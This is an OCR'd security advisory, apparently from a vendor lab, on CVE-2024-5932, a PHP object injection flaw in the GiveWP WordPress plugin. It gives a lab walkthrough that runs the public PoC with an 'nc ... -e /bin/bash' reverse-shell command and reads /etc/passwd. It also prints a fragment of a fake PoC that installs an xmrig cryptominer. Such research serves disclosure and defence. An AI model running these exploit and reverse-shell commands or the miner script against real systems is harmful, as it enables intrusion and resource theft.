
PHP Object Injection Vulnerability in WordPress GiveWP (CVE-2024-5932)

■ Overview of the Vulnerability

GiveWP is a WordPress plugin designed with the goal of building a donation and fundraising platform. As it is easy to use and supports a variety of payment methods, including Stripe, PayPal, offline payments, etc., the plugin is used on over 100,000 WordPress pages worldwide.

We used the OSINT search engine to search for publicly available GiveWP plugins on the Internet, and found that as of September 3, 2024, over 50,000 sites spanning many different countries, including the United States and Germany, have adopted the GiveWP plugin as their donation and fundraising platform.



출처: fofa.info

Figure 1. Statistics on usage of the WordPress GiveWP plugin

On August 19, 2024, a PHP object injection vulnerability (CVE-2024-5932) in the WordPress GiveWP plugin was disclosed. The vulnerability, reported through Wordfence's Bug Bounty Program, is caused by a lack of input validation for some parameters, which can be exploited for malicious activities using malicious serialized[1] data and its deserialization,[2] Attackers can exploit this vulnerability to execute arbitrary code using the POP chain technique.

■ Attack Scenario

The figure below shows an attack scenario using CVE-2024-5932.



infosec
① Search for weak servers
Attacker
② CVE-2024-5932
③ Install a cryptocurrency miner on the server
④ Mine cryptocurrency using the server resources

Figure 2. Attack scenario using CVE-2024-5932

① The attacker searches for vulnerable servers that are using the GiveWP plugin as their donation and fundraising platform.

② The attacker exploits the CVE-2024-5932 vulnerability to send malicious serialized data.

③ The attacker uses the malicious serialized data to install a cryptocurrency miner on the server.

④ The attacker uses server resources to mine cryptocurrency through the cryptocurrency miner installed on the server.

■ Affected Software Versions

The software versions vulnerable to CVE-2024-5932 are as follows:

S/W	Vulnerable version
GiveWP plugin	3.14.1 or earlier

[1] Serialization: The process of converting a data structure or object state into a reconfigurable format

[2] Deserialization: The process of extracting a data structure from a series of bytes

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-5932.

Name	Information
Victim	WordPress 6.3.2 GiveWP plugin 3.14.1 (192.168.102.74)
Attacker	Kali Linux (192.168.216.131)


■ Vulnerability Test

Step 1. Configuration of the environment

Install WordPress on the victim's PC. Then, install the GiveWP plugin version 3.14.1 or earlier, which has the CVE-2024-5932 vulnerability, on the WordPress page.

For the GiveWP plugin, you can find the file containing the plugin information in the path /wp-content/plugins/give/languages/give.pot.

Since version 3.14.1 is being used, we can see that this environment is vulnerable.




```
# Copyright (C) 2024 GiveWP
# This file is distributed under the same license as the Give - Donation Plugin plugin.
msgid ""
msgstr ""
"Project-Id-Version: Give - Donation Plugin 3.14.1\n"
"Report-Msgid-Bugs-To: https://wordpress.org/support/plugin/givewp\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
```

Figure 3. Checking the vulnerable version of the GiveWP plugin

Step 2. Vulnerability test

Before running the PoC, check the address of the donation page created with the vulnerable version of the GiveWP plugin.



192.168.102.74/2024/09/03/cve-2024-5932/

CVE-2024-5932

Support Our Cause

Help our organization by donating today! All donations go directly to making a difference for our cause.


$0 raised | 0 donations | $10,000 goal

Figure 4. Checking the address of the donation page created with the vulnerable version of the GiveWP plugin

The PoC for testing the CVE-2024-5932 vulnerability is stored at the EQST Lab's GitHub Repository URL, as follows:

•URL: https://github.com/EQSTLab/CVE-2024-5932


Download the PoC from the CVE-2024-5932 repository using the git clone command on the attacker's PC.



```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/EQSTLab/CVE-2024-5932.git
Cloning into 'CVE-2024-5932'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 16 (delta 7), reused 5 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (16/16), 10.18 KiB | 2.04 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Figure 5. Downloading the CVE-2024-5932 PoC

You can also access the EQSTLab repository directly to download the PoC, and you can find various materials other than the CVE-2024-5932 PoC in the EQSTLab repository.
•URL: https://github.com/EQSTLab/CVE-2024-5932



EQSTLab
EQSTLab

Experts, Qualified Security Team


5 followers · 0 following

Popular repositories

CVE-2024-5932	Public	Proof-of-Concept for CVE-2024-5932	Python ☆ 36 7
git_rce	Public	git clone rce CVE-2024-32002	☆ 3
CVE-2024-34102	Public	PoC for CVE-2024-34102	Python ☆ 2
Race_Condition	Public	Exercise for the race condition attack	PHP ☆ 1
hook	Public	submodule for git_rce	Shell
CVE-2024-23997	Public	PoC for CVE-2024-23997	

Figure 6. Downloading the CVE-2024-5932 PoC

If you access and download from a repository other than the EQSTLab repository, there is a risk of malware disguised as the CVE-2024-5932 PoC being distributed. Therefore, please be especially careful.


Code 55% faster with GitHub Copilot
Blame
44 lines (31 loc) · 1.54 KB
Code 55% faster with GitHub Copilot

```
, deflate, br'

Url, data=data, headers=headers)

.url)

e', 'https://github.com/niktoproject/c.git'], stdout=subprocess.DEVNU

', 'c.sh'], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
h'], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)

 'c'], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
f:

tdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
```

```
#!/bin/bash

# Obtener el nombre de usuario actual
USUARIO=$(whoami)

# Descargar xmrig a /tmp
wget https://github.com/xmrig/xmrig/releases/download/v6.21.3/xmrig-6.21.3-linux-static-x64.tar.gz -C

# Descomprimir xmrig en /tmp
tar -xzvf /tmp/xmrig.tar.gz -C /tmp

mkdir $HOME/.xconfig

# Copiar el minero al directorio oculto
cp /tmp/xmrig-6.21.3/xmrig $HOME/.xconfig/.x

# Definir la variable con un valor inicial
billetera="45eUFaFCmq4SHeiGjfkncfVFeGTAFQtZcBY1nbXmPZdcifcBSaAi7FWA4Syf3cnVcHCx96pnXbeVsfZMu1YEuDuA6y

# Obtener información del sistema de manera segura
RAM=$(free -h 2>/dev/null | awk '/Mem:/ {print $2}')
CPU=$(top -bn1 2>/dev/null | grep "Cpu(s)" | sed "s/.*, *\([0-9.]*\)%* id.*/\1/" | awk '{print $1}')

# Verificar si las variables RAM y CPU no están vacías antes de generar el nombre de usuario
if [ -n "$RAM" ] && [ -n "$CPU" ]; then
    # Generar nombre de usuario basado en las propiedades del sistema
    NOMBRE_USUARIO="${USUARIO}_RAM${RAM}_CPU${CPU}"
    # Agregar el nombre de usuario a la variable
    variable="$billetera/$NOMBRE_USUARIO"
fi

# Crear el script de inicio en el directorio oculto
```

Figure 7. Distribution of malware


The downloaded PoC file can be executed using CVE-2024-5932.py and CVE-2024-5932-rce.py, and the payload sent from the attacker's PC is executed in the victim's GiveWP plugin.

```
$ python3 CVE-2024-5932-rce.py –u [GiveWP donation page] –c [command]
```

The PoC execution command that connects to the reverse shell on the attacker's PC is as follows:

```
$ python3 CVE-2024-5932-rce.py –u http://192.168.102.74/2024/09/03/cve-2024-5932/ –c "nc 192.168.216.131 7777 –e /bin/bash"
```


Enter the PoC execution command on the attacker PC as follows:



```
┌──(root㉿kali)-[~/CVE-2024-5932]
└─# python3 CVE-2024-5932-rce.py -u http://192.168.102.74/2024/09/03/cve-2024-5932/ -c "nc 192.168.216.131 7777 -e /bin/bash"
```

Figure 8. Example of the PoC execution command

Then, you can find that the victim PC is connected to the attacker PC's reverse shell. If you are successfully connected to the reverse shell, you can also search for important information on the victim PC.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.1: inverse host lookup failed: Unknown host
connect to [192.168.216.131] from (UNKNOWN) [192.168.216.1] 64732
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure 9. Checking the connection to the reverse shell

■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-5932 vulnerability occurs.
Step 1 provides an analysis of the process by which the user's input value is deserialized into an object. **Step 2** explains the PHP objection injection attack and the POP chain technique that occurs when it is possible to deserialize values. **Step 3** provides detailed attack scenarios that can be used against WordPress using this technique.


Step 1. Exploring vulnerable deserialization process points

Understanding CVE-2024-5932 requires an understanding of some WordPress functions and how they handle user input values.

1) Exploring the WordPress Hooks functions and the entry point

In consideration of maintainability and security of the code, WordPress supports the Hooks functions. Hooks functions are classified into two types: Actions and Filters. The Actions function executes a specific function that is associated when an action with a specific name is executed. For the process-donation.php code located in wp-content/plugins/give/includes/, actions are linked to specific functions via the add_action function as follows:


You can see that the two actions below (wp_ajax_give_process_donation, wp_ajax_nopriv_give_process_donation) are linked to the same function (give_process_donation_form).



```
add_action( 'give_purchase', 'give_process_donation_form' );
add_action( 'wp_ajax_give_process_donation', 'give_process_donation_form' );
add_action( 'wp_ajax_nopriv_give_process_donation', 'give_process_donation_form' );
```

Figure 10. add_action part in process-donation.php

The add_action('wp_action_nopriv_give_process_donation', 'give_process_donation_form') in the third line means that the give_process_donation_form function will be called when an unauthenticated user executes the give_process_donation action via /wp-admin/admin-ajax.php. You can see this via the admin-ajax.php file located within wp-admin by following the steps below.



```
$action = $_REQUEST['action'];
if ( is_user_logged_in() ) {
    if ( ! has_action( "wp_ajax_{$action}" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_{$action}" );
} else {
    if ( ! has_action( "wp_ajax_nopriv_{$action}" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_nopriv_{$action}" );
}
```

Figure 11. Calling actions in admin-ajax.php

① Receive the action parameter from the HTTP request and store it in the $action variable.

② Check whether the user sending the request is logged in using the is_user_logged_in function.

